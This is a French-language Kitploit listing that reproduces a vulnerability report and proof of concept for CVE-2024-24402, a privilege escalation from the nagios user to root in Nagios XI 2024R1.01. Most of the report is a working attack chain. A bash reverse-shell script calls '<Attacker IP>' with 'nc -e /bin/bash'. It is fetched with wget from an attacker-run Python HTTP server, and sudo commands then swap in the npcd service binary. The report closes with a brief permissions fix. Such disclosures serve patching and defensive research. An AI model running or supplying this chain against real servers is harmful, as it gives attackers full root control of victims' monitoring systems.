
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2024-24402 — Élévation de privilèges dans Nagios 2024R1.01 | Kitploit

Outils/GitHubGitHub/mawk0235/cve-2024-24402
Escalade de PrivilègesAnalyse des VulnérabilitésExploitationPost-ExploitationTests d'IntrusionRed Teaming
GitHubmawk0235/cve-2024-24402

CVE-2024-24402

Élévation de privilèges dans Nagios 2024R1.01

Voir le dépôt
419il y a 2 ansPas encore vérifié
Partager

Rapport de vulnérabilité

CVE découverte par : Jarod Jaslow (MAWK)

Détails de la vulnérabilité :

  • Point de terminaison : Nagios XI Version 2024R1.01
  • Type de vulnérabilité : Élévation de privilèges à partir de l'utilisateur « NAGIOS »
  • Résultat de l'exploitation : Accès root complet sur le système cible

Étapes pour reproduire :

1. Créer une instance fraîche de Nagios XI Version 2024R1.01 :

  • Télécharger le fichier OVA de Nagios XI depuis : https://assets.nagios.com/downloads/nagiosxi/2024/ovf/nagiosxi-2024R1.0.1-64.ova
  • Déployer l'OVA pour créer une instance fraîche. -Utiliser mon rapport précédent pour obtenir une RCE sur le serveur

2. Abuser de l'élévation de privilèges :

  • En tant qu'utilisateur « NAGIOS », créer un fichier sur la machine attaquante avec le contenu suivant :

    #!/bin/bash
    nc -e /bin/bash <Attacker IP> 4445
    

Pasted image 20240118113554


  • Héberger le fichier sur la machine attaquante via un serveur HTTP Python :

    python3 -m http.server 8000

    

Pasted image 20240118173813

  • Démarrer un serveur d'écoute Netcat (NC) sur la machine attaquante :

    nc -nlvp 4445
    

Pasted image 20240118173831

3. Exécuter l'exploitation sur la machine victime :


  • Récupérer le fichier depuis la machine attaquante :

    wget http://<Attacker IP>:8000/npcd

    

Pasted image 20240118173846

  • Exécuter les commandes suivantes pour élever les privilèges et recevoir une connexion en tant que root :

    sudo /usr/local/nagiosxi/scripts/manage_services.sh stop npcd
    cp npcd /usr/local/nagios/bin/npcd
    sudo /usr/local/nagiosxi/scripts/manage_services.sh start npcd

    

Pasted image 20240118173857

Pasted image 20240118173915

Recommandation :

Il est recommandé de restreindre la capacité de l'utilisateur « NAGIOS » à écrire dans les exécutables des services Nagios qui sont exécutés en tant que root. Cela peut être réalisé en mettant en œuvre des permissions de fichiers et des contrôles d'accès plus stricts pour les répertoires et fichiers pertinents associés aux services Nagios.

Cela devrait être corrigé dans les nouvelles versions

CVE :

https://cve.mitre.org/cgi-bin/cvename.cgi?name=2024-24402

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    282

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →